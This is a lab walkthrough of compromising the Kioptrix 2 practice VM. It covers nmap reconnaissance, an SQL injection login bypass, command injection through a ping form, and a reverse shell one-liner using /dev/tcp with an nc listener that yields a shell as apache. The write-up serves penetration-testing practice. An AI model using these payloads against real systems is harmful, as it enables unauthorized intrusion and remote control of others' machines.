kioptrix-2

First stage #Recon :

Firstly we need to get our own ip so we will use this command

```
ip a
```

```
(kali® kali)-[~]
    ip a

1: lo: <L000PBACK,UP,L0WER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
        link/ether 00:0c:29:39:12:17 brd ff:ff:ff:fff
    inet 192.168.198.131/24 brd 192.168.198.255 scope global dynamic noprefixroute eth0
        valid_lft 1140sec preferred_lft 1140sec
    inet6 fe80::c7cb:f4b7:ad31:bed/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

target ip so we will use #nmap by using this command

```
nmap -sn 192.168.X.0/24
```

and by that we can scan for our subnet and we can see our live hosts

```
-(kali⊛kali)-[~]
 -$ nmap -sn 192.168.198.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 14:25 EDT
Nmap scan report for 192.168.198.1
Host is up (0.00048s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.198.2
Host is up (0.00010s latency).
MAC Address: 00:50:56:E3:02:33 (VMware)
Nmap scan report for 192.168.198.132
Host is up (0.00014s latency).
MAC Address: 00:0C:29:2C:0B:44 (VMware)
Nmap scan report for 192.168.198.254
Host is up (0.00018s latency).
MAC Address: 00:50:56:E2:20:41 (VMware)
Nmap scan report for 192.168.198.131
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.19 seconds
```

and by that we can see all the hosts that are up and we can find that our target is on 192.168.198.132


second stage #Scannins :


we need to know two information in the beginning which is our target services and os, so we will use #nmap one more time with this command

```
nmap -sV -0 192.168.198.132
```

```
—(kali⊛kali)-[~]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 14:30 EDT
Nmap scan report for 192.168.198.132
Host is up (0.00048s latency).
Not shown: 993 closed tcp ports (reset)
        STATE SERVICE VERSION
PORT
22/tcp open ssh OpenSSH 3.9p1 (protocol 1.99)
80/tcp open http Apache httpd 2.0.52 ((CentOS))
111/tcp open rpcbind 2 (RPC #100000)
443/tcp open ssl/http Apache httpd 2.0.52 ((CentOS))
531/tcp open ipp CUPS 1.1
1021/tcp open status 1 (RPC #100024)
3306/tcp open mysql MySQL (unauthorized)
MAC Address: 00:0C:29:2C:0B:44 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
DS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
```

we can search on the services and it's version for exploits like CUPS 1.1 how ever i will hack into it through another way in this walkthrough, if we open our webserver we will se this login page and we can see a comment in the html code





Third stage #weaponization:

we can check for several attacks like xss, ssrf and sqli how ever the more reasonable way to test for is sqli and as we can see in the comment the user we will attack with is Administator

first step to lunch an sqli attack is to imagine the sql query you want to miss with in this scenario i will imagine the quey to be

```
SELECT * FROM USERS WHERE username='' AND password=''
```

where the username we will provide will be in the username field and password will be in the password field

so we can miss with this query by commenting what ever condition is after the username check to make it like this

```
SELECT * FROM USERS WHERE username='' OR 1=1 -- -AND password=''
```

as a matter effect the OR 1=1 is useless in this case but i will put them just to make sure every this is ok, and we can put what ever string in the password field



Fourth stage #exploitation:

and it worked and redirected me to index.php


Welcome to the Basic Administrative Web Console	
Ping a Machine on the	
Network:	submit

here we can see it asks for a machine to ping in the network so it can be vulnerable to ssrf how ever in my scenario i wanted to get a shell on the target so i will try to inject a code and i will use this payload to check if it is working or not ; whoami

; whoami

and we can see it worked so i will try to make a reverse shell and i will use shells forom this website where you inter your ip and port you want to listen on and what is the program or

language you want it to spawn this sill with and this website called Reverse Shell Generator



so i will use this command in the input field

```
; sh -i >& /dev/tcp/192.168.198.131/7777 0>&1
```

and i will open a listener on my own machine to get the reverse shell request and by that i can get an rce, i will use this command to open a listener on my machine i will use rlwrap before the nc to stabilize the shell a little bit before interacting with it

```
(kali⊗kali)-[~]

$ rlwrap nc -nlvp 7777

listening on [any] 7777 ...
```

and by that we have successfully got a shell

```
(kali@ kali)-[~]
$ rlwrap nc -nlvp 7777
listening on [any] 7777 ...
connect to [192.168.198.131] from (UNKNOWN) [192.168.198.132] 32769
sh: no job control in this shell
sh-3.00$ whoami
apache
sh-3.00$
```